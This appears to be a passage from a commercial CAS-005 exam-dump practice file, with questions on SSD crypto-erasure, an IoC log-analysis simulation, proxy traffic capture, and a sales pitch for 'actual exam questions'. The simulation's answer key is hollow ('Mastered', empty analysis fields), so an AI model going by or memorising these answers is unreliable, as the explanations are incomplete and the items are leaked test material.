The most secure way to prevent inadvertent data disclosure when encrypted SSDs are reused is to securely delete the encryption keys used by the SSD. Without the encryption keys, the data on the SSD remains encrypted and is effectively unreadable, rendering any residual data useless. This method is more reliable and efficient than overwriting data multiple times or using other physical destruction methods.

References:

? CompTIA SecurityX Study Guide: Highlights the importance of managing encryption keys and securely deleting them to protect data.

? NIST Special Publication 800-88, "Guidelines for Media Sanitization": Recommends cryptographic erasure as a secure method for sanitizing encrypted storage devices.

NEW QUESTION 130

SIMULATION

During the course of normal SOC operations, three anomalous events occurred and were flagged as potential IoCs. Evidence for each of these potential IoCs is provided.

INSTRUCTIONS

Review each of the events and select the appropriate analysis and remediation options for each IoC.

IoC 1	IoC 2	IoC 3
Source Svc	Type	Dest Data
Apache_httpd	DNSQ	@10.1.1.1:53 update.s.domain
Apache_httpd	DNSQR	@10.1.2.5 CNAME 3a129sk219r0slsmfkzzz000.s.domain
Apache_httpd	DNSQ	@10.1.1.1:53 3a129sk219r0slsmfkzzz000.s.domain
Apache_httpd	DNSQR	@10.1.2.5 IN A 108.158.253.253

Select analysis

An employee is attempting to access a blocked website.
Someone is footprinting a network subnet.
A host is participating in an IRC-based botnet.
Service identification and fingerprinting are occurring.
Canonical name records in a public DNS cache are being updated.
An application is performing an automatic update.
An employee is using P2P services to download files.
The service is attempting to resolve a malicious domain.

Select analysis

Remediation

Select remediation
Enforce endpoint controls on third-party software installations.
Investigate for software supply-chain attacks.
Configure the DNS server to perform recursion.
Block ping requests across the WAN interface.
Deploy a network-based DLP solution.
Implement a blacklist for known malicious ports.
No further action is needed.

Select remediation

IoC 1		IoC 2		IoC 3	
Src	Dst	Proto	Data	Action	
10.0.5.5	10.1.2.1	IP_ICMP	ECHO	Drop	
10.0.5.5	10.1.2.2	IP_ICMP	ECHO	Drop	
10.0.5.5	10.1.2.3	IP_ICMP	ECHO	Drop	
10.0.5.5	10.1.2.4	IP_ICMP	ECHO	Drop	
10.0.5.5	10.1.2.5	IP_ICMP	ECHO	Drop	

Select analysis

An employee is attempting to access a blocked website.
 Someone is footprinting a network subnet.
 A host is participating in an IRC-based botnet.
 Service identification and fingerprinting are occurring.
 Canonical name records in a public DNS cache are being updated.
 An application is performing an automatic update.
 An employee is using P2P services to download files.
 The service is attempting to resolve a malicious domain.

Select analysis

Select remediation

Enforce endpoint controls on third-party software installations.
 Investigate for software supply-chain attacks.
 Configure the DNS server to perform recursion.
 Block ping requests across the WAN interface.
 Deploy a network-based DLP solution.
 Implement a blocklist for known malicious ports.
 No further action is needed.

Select remediation

IoC 1		IoC 2		IoC 3	
<pre> Proxylog> > GET /announce?info_hash=%01d%FE%7E%F1%10%5CwvAp%ED%F6%03%C49%D6B%14%F1& > peer_id=%B8js%7F%E8%0C%AFh%02Y%967%24e%27V%EEM%16%5B&port=41730& > uploaded=0&downloaded=0&left=3767869&compact=1&ip=10.5.1.26&event=started > HTTP/1.1 > Accept: application/x-bittorrent > Accept-Encoding: gzip > User-Agent: RAZA 2.1.0.0 > Host: localhost > Connection: Keep-Alive < < HTTP 200 OK </pre>					

Select analysis

An employee is attempting to access a blocked website.
 Someone is footprinting a network subnet.
 A host is participating in an IRC-based botnet.
 Service identification and fingerprinting are occurring.
 Canonical name records in a public DNS cache are being updated.
 An application is performing an automatic update.
 An employee is using P2P services to download files.
 The service is attempting to resolve a malicious domain.

Select analysis

Select remediation

Enforce endpoint controls on third-party software installations.
 Investigate for software supply-chain attacks.
 Configure the DNS server to perform recursion.
 Block ping requests across the WAN interface.
 Deploy a network-based DLP solution.
 Implement a blocklist for known malicious ports.
 No further action is needed.

Select remediation

A. Mastered
 B. Not Mastered

Answer: A

Explanation:

Analysis and Remediation Options for Each IoC: IoC 1:

? Evidence:

? Analysis:

? Remediation:

IoC 2:

? Evidence:

? Analysis:

? Remediation:

IoC 3:

? Evidence:

? Analysis:

? Remediation:

References:

? CompTIA Security+ Study Guide: This guide offers detailed explanations on identifying and mitigating various types of Indicators of Compromise (IoCs) and the corresponding analysis and remediation strategies.

? CompTIA Security+ Exam Objectives: These objectives cover key concepts in network security monitoring and incident response, providing guidelines on how to handle different types of security events.

? Security Operations Center (SOC) Best Practices: This resource outlines effective strategies for analyzing and responding to anomalous events within a SOC, including the use of blocklists, endpoint controls, and network configuration changes.

By accurately analyzing the nature of each IoC and applying the appropriate remediation measures, the organization can effectively mitigate potential security threats and maintain a robust security posture.

NEW QUESTION 134

A security review revealed that not all of the client proxy traffic is being captured. Which of the following architectural changes best enables the capture of traffic for analysis?

- A. Adding an additional proxy server to each segmented VLAN
- B. Setting up a reverse proxy for client logging at the gateway
- C. Configuring a span port on the perimeter firewall to ingest logs
- D. Enabling client device logging and system event auditing

Answer: C

Explanation:

Configuring a span port on the perimeter firewall to ingest logs is the best architectural change to ensure that all client proxy traffic is captured for analysis.

Here's why:

? Comprehensive Traffic Capture: A span port (or mirror port) on the perimeter

firewall can capture all inbound and outbound traffic, including traffic that might bypass the proxy. This ensures that all network traffic is available for analysis.

? Centralized Logging: By capturing logs at the perimeter firewall, the organization can centralize logging and analysis, making it easier to detect and investigate anomalies.

? Minimal Disruption: Implementing a span port is a non-intrusive method that does not require significant changes to the network architecture, thus minimizing disruption to existing services.

? References:

NEW QUESTION 135

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

CAS-005 Practice Exam Features:

- * CAS-005 Questions and Answers Updated Frequently
- * CAS-005 Practice Questions Verified by Expert Senior Certified Staff
- * CAS-005 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * CAS-005 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The CAS-005 Practice Test Here](#)